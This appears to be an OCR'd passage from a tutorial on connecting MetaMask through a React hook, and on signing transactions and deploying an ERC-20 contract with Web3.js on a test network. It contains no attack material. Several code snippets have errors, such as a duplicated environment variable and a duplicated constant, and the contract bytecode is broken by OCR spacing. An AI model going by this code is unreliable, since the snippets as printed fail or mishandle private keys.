
Next let's begin to fill out our new useMetaMask hook to work with out app. To do this we will drop all our code inside the **MetaMaskProvider** component.

First up we will want to add the useWeb3React hook to gather some important resources for connecting with MetaMask.

```
const { activate, account, library, connector, active, deactivate } = useWeb3React()
```

I also start to create some specific states I want to keep track of like **isActive** and **isLoading.**
isLoading will be useful to tell when the useMetaMask hook is loading to read its connection with MetaMask. **isActive** will be useful to tell if MetaMask is currently connected to the app with the proper chain i am allowing inside the app.

```
const [isActive, setIsActive] = useState(false)
const [isLoading, setIsLoading] = useState(true)
```



To see the full code on this custom hook please [click here]
Next I should create my injected component which will be used to connect MetaMask to specific the specific Chains I am wanting to use with my app.
I will create a folder called **src/components/wallet/injected.js** to drop the injected component file into. The code is simple:

```
import { InjectedConnector } from '@web3-react/injected-connector'
export const injected = new InjectedConnector({ supportedChainIds: [1, 42, 1337] })
```

The **supportedChainIds** will help to make sure MetaMask is connected to the proper chains my app is using, otherwise it won't show active in our custom hook.
For more support Chain IDs please see https://chainlist.org/

1 = Ethereum Mainnet
42 = Kovan Testnet — Which I will use to connect in a later article using Web3 and Infura which will come in handing is making simple simple transactions to test out my app
1337 = Local Host chain. For this I used Ganache to create a local chain and connect to my MetaMask wallet.

Now back to our **useMetaMask** hook.

We want to use **useEffect** with no dependency which will run once when the hook is initialized. Inside of this **useEffect** hook will will drop on a **connect()** function to initialize the connection to the App and MetaMask when the app is first ran:

```
13
14      // Init Loading
15      useEffect(() => {
16          connect().then(val => {
17              setIsLoading(false)
18          })
19      }, [])
20
21      // Connect to MetaMask wallet
22      const connect = async () => {
23          console.log('Connecting to MetaMask...')
24          try {
25              await activate(injected)
26          } catch(error) {
27              console.log('Error on connecting: ', error)
28          }
29      }
30
31      // Disconnect from Metamask wallet
32      const disconnect = async () => {
33          console.log('Disconnecting wallet from App...')
34          try {
35              await deactivate()
36          } catch(error) {
37              console.log('Error on disconnnect: ', error)
38          }
39      }
```

These functions when called will help connect and disconnect the wallet to the app. I am using them as a useCallback function because I don't want them to re-render more than needed in the app, only when they are called.
Next let's create a **handleIsActive** function to check if MetaMask is currently connected to our app. I am going to use a **useCallback** for this and drop in **active** property from our **useWeb3React** hook as a dependency to update our hook when MetaMask is connected and disconnected from our app. This will usually be because the user switch accounts on MetaMask for a chain that was not connected to our app:

```
    // Check when App is Connected or Disconnected to MetaMask
    const handleIsActive = useCallback(() => {
        console.log('App is connected with MetaMask ', active)
        setIsActive(active)
    }, [active])

    useEffect(() => {
        handleIsActive()
    }, [handleIsActive])
```


I also created a useEffect hook that will depend on **handleIsActive** and run this function only when **active** has changed inside the **handleIsActive** callback. This will update our app anytime it becomes **active** true or false. Disconnecting MetaMask from our app will also cause **active** to be false. Last to make sure that the useMetaMask custom hook updates the rest of our app accordingly if any of its dependencies change, we will use **useMemo** to change the props of our hook accordingly. We do this so the rest of the app can tell if **isActive** or **isLoading** is updated. Also this will give access to our **connect** and **disconnect** functions, plus our **account.** They will only reevaluate when our needed dependencies change such as **isActive** and **isLoading**:

```
    const values = useMemo(
        () => ({
            isActive,
            account,
            isLoading,
            connect,
            disconnect
        }),
        [isActive, isLoading]
    )

    return <MetaMaskContext.Provider value={values}>{children}</MetaMaskContext.Provider>
}
```

Cool now good to go. To checkout out the full source code of this custom hook click here
Last step is to use the **Web3ReactProvider** around our existing app and also use our **MetaMaskProvider** as well to wrap the app so we can have the state of our custom hook existing at all times.
We need to lastly add our last dependency:

```
yarn add web3
```

Once we wrap the app in **index.js** and use everything it should look like this:




The reason for wrapping out app is the following **Web3ReactProvider** is what our **useWeb3React** hook depends on and it also paves the way for using **Web3** and transacting with our app.
Using the **MetaMaskProvider** around our <App /> gives us the ability to keep the state of our custom hook throughout the entire app. Next we can pop back to our **App.js** and use our Custom Hook we created.
Drop in the following to our App:

```
const { connect, disconnect, isActive, account } = useMetaMask()
```

As well we should put the following next to our Connected Account:

```
{ isActive ? account : '' }
```

This is going to tell our app if the account is connected, then show the account info. If not show a blank string.
We should also connect our buttons to connect and disconnect functions from our useMetaMask hook.
The end result will look like the following:



10.9 Web3.js


As usual the official documentation is a good point to start, and always a reference when you go on developing Dapps.

https://web3js.readthedocs.io/en/v1.7.1/getting-started.html#adding-web3-js

To create an object that can interact with a blockchain, we use the following:

```
var Eth = require('web3-eth');
// "Eth.providers.givenProvider" will be set if in an Ethereum supported browser.
var eth = new Eth(Eth.givenProvider || 'ws://some.local-or-remote.node:8546');
// ‘ws://localhost:8545’ for example using a local Ganache blockchain

// or using the web3 umbrella package
var Web3 = require('web3');
var web3 = new Web3(Web3.givenProvider || 'ws://some.local-or-remote.node:8546');
```

The following image has been taken from here:
https://iotbl.blogspot.com/2017/03/ethereum-and-blockchain-2.html
... while this intro to Web3.js has been taken from here:
https://www.dappuniversity.com/articles/web3-js-intro



We can get a JavaScript representation of an Ethereum smart contract with the `web3.eth.Contract()` function. This function expects two arguments: one for the smart contract ABI and one for the smart contract address. A smart contract ABI stands for "Abstract Binary Interface", and is a JSON array that describes how a specific smart contract works, in all details.
While we're here, I'll go ahead and store the address to the OMG token from the Ethereum main net:

```
const address = "0xd26114cd6EE289AccF82350c8d8487fedB8A0C07"
```

Now that we have both of these values assigned, we can create a complete JavaScript representation of the OMG token smart contract like this:

```
const contract = new web3.eth.Contract(abi, address)
```

Contract.methods returns a list of all the available (and PUBLIC or external) functions of a smart contract.

```
contract.methods.totalSupply().call((err, result) => { console.log(result) })
```

10.9.1 Building a transaction

You can create 'raw transactions', that need to be signed from the transaction's sender private key. This is something that can be automated if you use tools like Brownie or Hardhat, but you should at least once get your hands dirty to understand what happens under the hood.
In addition to learning Web3.js, the purpose of this lesson is to help you understand the fundamentals about how transactions work on The Ethereum Blockchain. Whenever you create a transaction, you're writing data to the blockchain and updating its state. There are several ways to do this, like sending Ether from one account to another, calling a smart contract function that writes data, and deploying a smart contract to the blockchain. We can get a greater understanding of these concepts by performing these actions with the Web3.js library and observing how each step works.
In order to broadcast transactions to the network, we'll need to sign them first. I'm going to use an additional JavaScript library to do this called ethereumjs-tx. You can install this dependency from the command line like this:

```
$ npm install ethereumjs-tx
```

The reason we're going to use this library is that we want to **sign all of the transactions locally**. If we were running our own Ethereum node locally, we could unlock an account that was stored locally and sign all of our transactions locally. If that were the case, we would not necessarily need to use this library. However, we're using a remote node hosted by Infura in this tutorial. While Infura is a trustworthy service, we still want to sign the transactions locally rather than giving the remote node manage our private keys.

That's exactly what we'll do in this lesson. I'll show you how to create the raw transaction, sign it, then send the transaction and broadcast it to the network! In order to do this, I'm going to create a simple app.js file to run the code in this lesson, rather than doing everything in the console.

Inside the app.js file, we'll first require the newly installed library like this:

```
var Tx = require('ethereumjs-tx')
```

Next, we'll set up a Web3 connection like we did in the previous lessons:

```
const Web3 = require('web3')
const web3 = new Web3('https://ropsten.infura.io/YOUR_INFURA_API_KEY')
```

In this lesson, we're going to create a transaction that sends fake Ether from one account to another. In order to do this, we'll need two accounts and their private keys. You can actually create new accounts with Web3.js like this:

```
web3.eth.accounts.create()
{
    address: "0xb8CE9ab6943e0eCED004cDe8e3bBed6568B2Fa01",
    privateKey: "0x348ce564d427a3311b6536bbcff9390d69395b06ed6c486954e971d960fe8709",
    signTransaction: function(tx){...},
    sign: function(data){...},
    encrypt: function(password){...}
}
```

Once you have created both of these accounts, make sure you load them up with fake Ether from a faucet. Now, we'll assign them to variables in our script like this:

```
const account1 = '0xb8CE9ab6943e0eCED004cDe8e3bBed6568B2Fa01'
const account2 = '0xb8CE9ab6943e0eCED004cDe8e3bBed6568B2Fa02'
```

Be sure to use the accounts you generated, as these accounts won't work for this lesson. Now, let's save the private keys to the environment like this:

```
export PRIVATE_KEY_1='your private key 1 here'
export PRIVATE_KEY_1='your private key 2 here'
```

We want to save these private keys to our environment so that we don't hard code them into our file. It's bad practice to expose private keys like that. What if we accidentally committed them to source in a real project? Someone could steal our Ether! Now we want to read these private keys from our environment and store them to variables. We can do this with the process global object in NodeJS like this:

```
const privateKey1 = process.env.PRIVATE_KEY_1
const privateKey2 = process.env.PRIVATE_KEY_2
```

In order to sign transactions with the private keys, we must convert them to a string of binary data with a Buffer, a globally available module in NodeJS. We can do that like this:

```
const privateKey1 = Buffer.from(process.env.PRIVATE_KEY_1)
const privateKey1 = Buffer.from(process.env.PRIVATE_KEY_2)
```

Alright, now we've got all of our variables set up! I know some of this might be a little confusing at this point. Stick with me; it will all make sense shortly. :) You can also reference the video above if you get stuck. From this point, we want to do a few things:

- Build a transaction object

- Sign the transaction
- Broadcast the transaction to the network

We can build the transaction object like this:

```
const txObject = {
    nonce:    web3.utils.toHex(txCount),
    to:       account2,
    value:    web3.utils.toHex(web3.utils.toWei('0.1', 'ether')),
    gasLimit: web3.utils.toHex(21000),
    gasPrice: web3.utils.toHex(web3.utils.toWei('10', 'gwei'))
  }
```

Let me explain this code. We're building an object that has all the values needed to generate a transaction, like nonce, to, value, gasLimit, and gasPrice. Let's break down each of these values:

- **nonce** - this is the previous transaction count for the given account. We'll assign the value of this variable momentarily. We also must convert this value to hexidecimal. We can do this with the Web3.js utilitly web3.utils.toHex()
- **to** - the account we're sending Ether to
- **value** - the amount of Ether we want to send. This value must be expressed in Wei and converted to **hexidecimal**. We can convert the value to we with the Web3.js utility web3.utils.toWei().
- **gasLimit** - this is the maximum amount of gas consumed by the transaction. A basic transaction like this always costs 21000 units of gas, so we'll use that for the value here.
- **gasPrice** - this is the amount we want to pay for each unit of gas. I'll use 10 Gwei here.

Note, that there is no from field in this transaction object. That will be inferred whenever we sign this transaction with account1's private key.

Now let's get assign the value for the nonce variable. We can get the transaction nonce with web3.eth.getTransactionCount() function. We'll wrap all of our code inside a callback function like this:

```
web3.eth.getTransactionCount(account1, (err, txCount) => {
  const txObject = {
    nonce:    web3.utils.toHex(txCount),
    to:       account2,
    value:    web3.utils.toHex(web3.utils.toWei('0.1', 'ether')),
    gasLimit: web3.utils.toHex(21000),
    gasPrice: web3.utils.toHex(web3.utils.toWei('10', 'gwei'))
  }
})
```

And there is the completed transaction object! We've completed step 1. :) Now we must move on to step 2 where we sign the transaction. We can do that like this:

```
const tx = new Tx(txObject)
tx.sign(privateKey1)
const serializedTx = tx.serialize()
const raw = '0x' + serializedTx.toString('hex')
```

Here we're using the etheremjs-tx library to create a new Tx object. We also use this library to sign the transaction with privateKey1. Next, we serialize the transaction and convert it to a hexidecimal string so that it can be passed to Web3.Finally, we send this signed serialized transaction to the test network with the web3.eth.sendSignedTransaction() function like this:

```
web3.eth.sendSignedTransaction(raw, (err, txHash) => {
  console.log('txHash:', txHash)
})
```

And there you go! That's the final step of this lesson that sends the transaction and broadcasts it to the network. At this point, your completed `app.js` file should look like this:

```
var Tx      = require('ethereumjs-tx')
const Web3 = require('web3')
const web3 = new Web3('https://ropsten.infura.io/YOUR_INFURA_API_KEY')

const account1 = '' // Your account address 1
const account2 = '' // Your account address 2

const privateKey1 = Buffer.from('YOUR_PRIVATE_KEY_1', 'hex')
const privateKey2 = Buffer.from('YOUR_PRIVATE_KEY_2', 'hex')

web3.eth.getTransactionCount(account1, (err, txCount) => {
  // Build the transaction
  const txObject = {
    nonce:    web3.utils.toHex(txCount),
    to:       account2,
    value:    web3.utils.toHex(web3.utils.toWei('0.1', 'ether')),
    gasLimit: web3.utils.toHex(21000),
    gasPrice: web3.utils.toHex(web3.utils.toWei('10', 'gwei'))
  }

  // Sign the transaction
  const tx = new Tx(txObject)
  tx.sign(privateKey1)

  const serializedTx = tx.serialize()
  const raw = '0x' + serializedTx.toString('hex')

  // Broadcast the transaction
  web3.eth.sendSignedTransaction(raw, (err, txHash) => {
    console.log('txHash:', txHash)
    // Now go check etherscan to see the transaction!
  })
})
```

You can run the `app.js` file from your terminal with NodeJS like this:

```
$ node app.js
```

Or simply:

```
$ node app
```

Remember the above also for the other example scripts.

10.9.2 Deploying Smart Contracts

There are multiple ways you can deploy smart contracts to The Ethereum Blockchain. There are even multiple ways to deploy them within Web3.js itself. Like the previous lesson in this series, I'm going to demonstrate one method that will help you better understand what happens when a smart contract is deployed to The Ethereum Blockchain. This example is designed to break the deployment down in to each step in the process. This lesson will use the same `app.js` file that we used in the previous lesson. We'll set it up like this: Check out this code to follow along with the tutorial:

```
var Tx = require('ethereumjs-tx')
const Web3 = require('web3')
const web3 = new Web3('https://ropsten.infura.io/YOUR_INFURA_API_KEY')

const account1 = '' // Your account address 1
```

```
const privateKey1 = Buffer.from('YOUR_PRIVATE_KEY_1', 'hex')
```

This lesson example will consist of the same three basic steps as the previous lesson:

1. Build a transaction object
2. Sign the transaction
3. Send the transaction

These steps are the same because anytime we write data to the blockchain, it always consists of these same basic steps. I'm trying to show you that deploying a smart contact actually looks a lot like sending Ether from one account to another, or calling a smart contract function. We're still building a transaction and sending it to the network. The only difference is the transaction parameters.

Let's go ahead and build the transaction object like this:

```
const txObject = {
  nonce:    web3.utils.toHex(txCount),
  gasLimit: web3.utils.toHex(1000000), // Raise the gas limit to a much higher amount
  gasPrice: web3.utils.toHex(web3.utils.toWei('10', 'gwei')),
  data: data
}
```

We're building this transaction object that has many of the same fields as the object from the previous lesson like `nonce`, `gasLimit`, and `gasPrice`. There are also some key differences. Let's break down each of these:

- `nonce` - this is the previous transaction count for the given account. This is the same a the previous lesson.
- `gasLimit` - this is the maximum amount of gas consumed by the transaction. We'll raise this limit because deploying smart contracts requires much more gas than sending Ether.
- `gasPrice` - this is the amount we want to pay for each unit of gas. This is the same as the previous lesson.
- `value` - this parameter is absent in this example because we aren't sending any Ether in this transaction.
- `to` - this parameter is absent because we aren't sending this transaction to a particular account. Instead we're sending it to the entire network because we're deploying a smart contract!
- `data` - this will be the bytecode of the smart contract that we want to deploy. We'll assign this variable value, and I'll explain this more momentarily.

Let's talk about the `data` parameter. This is the compiled bytecode representation of the smart contract in hexidecimal. In order to obtain this value, we first need a smart contract, and then we need to compile it! You are welcome to use any smart contract you like, especially since we're deploying this to a test network. However, I'm going to use an ERC-20 token smart contract that I built in this video. You can follow along with me in the accompanying Web3.js tutorial video above to watch me compile this particular ERC-20 smart contract with Remix to obtain this data string. Once you've compiled your contract, you can assign the data value to a variable like this:

```
const                                                    data                                                    =
'0x6080604052604080519081016040528060 0a81526020017f4441707020546f6b656e000000000000000
0000000000000000000000000000081525060009080519060200190610 04f92919061014e565b506040805
190810160405280600481526020017f444150500000000000000000000000000000000000000000000000 00
0000000081525060019080519060200190610 09b92919061014e565b50604080519081016040528060 0f8
1526020017f4441707020546f6b656e2076312e300000000000000000000000000000081525060029
080519060200190610 0e792919061014e565b503480156100f45760008 0fd5b506000620f4240905080600
460003373ffffffffffffffffffffffffffffffffffffffff1673ffffffffffffffffffffffffffffffff
ffffff1681526020019081526020016000208190555080600381905550506101f3565b828054600181600
116156101000203166002900490600052602060002090601f016020900481019282601f1061018f5 780516
0ff191683800011785556101bd565b828001600101855582156101bd579182015b828111156101bc5782518
255916020019190600101906101a1565b5b5090506101ca91906101ce565b5090565b6101f091905b80821
1156101ec576000816000905550600101610 1d4565b5090565b90565b610b998061020260003960 00f3006
080604052600436106100995760003 57c0100000000000000000000000000000000000000000000000000
00000900463ffffffff16806306fdde031461009e578063095ea7b31461012e57806318160ddd146101935
7806323b872dd146101be5780635a3b7e4214610243578063 70a08231146102d357806395d89b411461032
a578063a9059cbb146103ba578063dd62ed3e1461041f575b600080fd5b3480156100aa57600080fd5b506
100b3610496565b6040518080602001828103825283818151815260200191508051906020019080838360 0
05b838110156100f3578082015181840152602081019050 6100d8565b505050509050908101906 01f16801
561012057808203805160018360200361010 00a031916815260200191505b509250505060405180910390f
35b34801561013a57600080fd5b506101796004803603810190808035 73ffffffffffffffffffffffffff
ffffffffffff16906020019092919080359060200190929190505050610534565b604051808215151515158
152602001915050604051809103 90f35b34801561019f57600080fd5b506101a8610626565b60405180828
152602001915050604051809103 90f35b3480156101ca57600080fd5b506102296004803603810190808035
73ffffffffffffffffffffffffffffffffffffffff1690602001909291908035 73ffffffffffffffffffff
ffffffffffffffffffff1690602001909291908035906020019092919050505061062c565b60405180821
5151515815260200191505060405180910390f35b34801561024f57600080fd5b506102586108 9b565b604
051808060200182810382528381815181526020019150805190602001908083836000 5b838110156102985
780820151818401526020810190506102 7d565b505050509050908101906 01f1680156102c557808203805
160018360200361010 00a031916815260200191505b509250505060405180910390f35b3480156102df576
00080fd5b506103146004803603810190808035 73ffffffffffffffffffffffffffffffffffffffff16906
020019092919050505061093956 5b604051808281526020019150506040518091039 0f35b3480156103365
7600080fd5b5061033f610951565b604051808060200182810382528381815181526020019150805190602
001908083836000 5b8381101561037f57808201518184015260208101905061 0364565b505050509050908
10190601f1680156103ac57808203805160018360200361010 00a031916815260200191505b50925050506
0405180910390f35b3480156103c657600080fd5b506104056004803603810190808035 73ffffffffffff
ffffffffffffffffffff1690602001909291908035906020019092919050505061 09ef565b60405
180821515151581526020019150506040518091039 0f35b34801561042b57600080fd5b506104806004803
603810190808035 73ffffffffffffffffffffffffffffffffffffffff1690602001909291908035 73fffff
ffffffffffffffffffffffffffffffffff1690602001909291905050506 10b48565b60405180828152602
001915050604051809103 90f35b600080546001816001161561010002031660029004 80601f01602080910
402602001604051908101604052809291908181526020018280546001816001161561010002031660029 00
4801561052c5780601f1061050157610100808354040283529160200191 61052c565b82019190600052602
0600020905b8154815290600101906020018083116105 0f57829003601f168201915b505050505081565b6
0008160056000 3373ffffffffffffffffffffffffffffffffffffffff1673ffffffffffffffffffffffff
```

```
fffffffffffffff16815260200190815260200160002060008573fffffffffffffffffffffffffffffff
ffffff1673ffffffffffffffffffffffffffffffffffffffff16815260200190815260200160002081905
5508273ffffffffffffffffffffffffffffffffffffffff163373ffffffffffffffffffffffffffffffff
ffffff167f8c5be1e5ebec7d5bd14f71427d1e84f3dd0314c0f7b2291e5b200ac8c7c3b92584604051808
28152602001915050604051809103900a360019050929150505650b60035481565b6000600460008573fffff
ffffffffffffffffffffffffffffffffff1673ffffffffffffffffffffffffffffffffffffffff1681526
020019081526020016000205482111515156107c57600080fd5b600560008573fffffffffffffffffff
ffffffffffffffff1673ffffffffffffffffffffffffffffffffffffffff16815260200190815260200
160002060003373ffffffffffffffffffffffffffffffffffffffff1673ffffffffffffffffffffffff
fffffffffff16815260200190815260200160002054821115151561070757600080fd5b8160046000867
3ffffffffffffffffffffffffffffffffffffff1673ffffffffffffffffffffffffffffffffffffff1
681526020019081526020016000206000828254039250508190555081600460008573ffffffffffffffff
ffffffffffffffffffff1673ffffffffffffffffffffffffffffffffffffffff168152602001908152
020016000206000828254019250508190555081600560008673ffffffffffffffffffffffffffffffff
fffff1673ffffffffffffffffffffffffffffffffffffffff16815260200190815260200160002060003337
3ffffffffffffffffffffffffffffffffffffff1673ffffffffffffffffffffffffffffffffffffff1
681526020019081526020016000206000828254039250508190555082 73ffffffffffffffffffffffff
ffffffffffff168473ffffffffffffffffffffffffffffffffffffffff167fddf252ad1be2c89b69c2b06
8fc378daa952ba7f163c4a11628f55a4df523b3ef8460405180828152602001915050604051809103 90a36
0019050939250505056 5b60028054600181600116156101000203166002900480601f01602080910402602
00160405190810160405280929190818152602001828054600181600116156101000203166002900480156
109315780601f1061090657610100808354040283529160200191610931565b8201919060005260206000 2
0905b8154815290600101906020018083116109145782900360 1f168201915b505050505081565b6004602
052806000526040600020600091509050548 1565b600180546001816001161561010002031660029004806
01f016020809104026020016040519081016040528092919081815260200182805460018160011615610100
0020316600290048015 6109e75780601f106109bc576101008083540402835291602001916109e7565b820
191906000526020600020905b8154815290600101906020018083116109ca57829003601f168201915b505
050505081565b60008160046000 3373ffffffffffffffffffffffffffffffffffffffff1673ffffffffffff
ffffffffffffffffffffff16815260200190815260200160002054101515156 10a3f57600080fd5
b81600460003373ffffffffffffffffffffffffffffffffffffffff1673ffffffffffffffffffffffff
fffffffffff16815260200190815260200160002060008282540392505081905550816004600085 73fff
ffffffffffffffffffffffffffffffffff1673ffffffffffffffffffffffffffffffffffffffff16815
260200190815260200160002060008282540192505081905550 8273ffffffffffffffffffffffffffffff
ffffffff163373ffffffffffffffffffffffffffffffffffffffff167fddf252ad1be2c89b69c2b068fc3
78daa952ba7f163c4a11628f55a4df523b3ef8460405180828152602001915050604051809103 90a360019
05092915050565b60056020528160005260406000206020528060005260406000206000915091505054815
600a165627a7a723058204c3f690997294d337edc3571d8e77afc5b0e56a2f4bfae6fb59139c8e4eb2f7e0
029'
```

Now we can also assign the `nonce` value by getting the transaction count, just like the previous lesson:

```
web3.eth.getTransactionCount(account1, (err, txCount) => {
  const data = '' // Your data value goes here...

  const txObject = {
    nonce:    web3.utils.toHex(txCount),
    gasLimit: web3.utils.toHex(1000000),
    gasPrice: web3.utils.toHex(web3.utils.toWei('10', 'gwei')),
    data: data
  }
})
```

And finally, we can sign this transaction and send it, just like the previous lesson. At this point, the completed tutorial code should look like this:

```
var Tx = require('ethereumjs-tx')
const Web3 = require('web3')
const web3 = new Web3('https://ropsten.infura.io/YOUR_INFURA_API_KEY')

const account1 = '' // Your account address 1
```

```
const account2 = '' // Your account address 2

const privateKey1 = Buffer.from('YOUR_PRIVATE_KEY_1', 'hex')
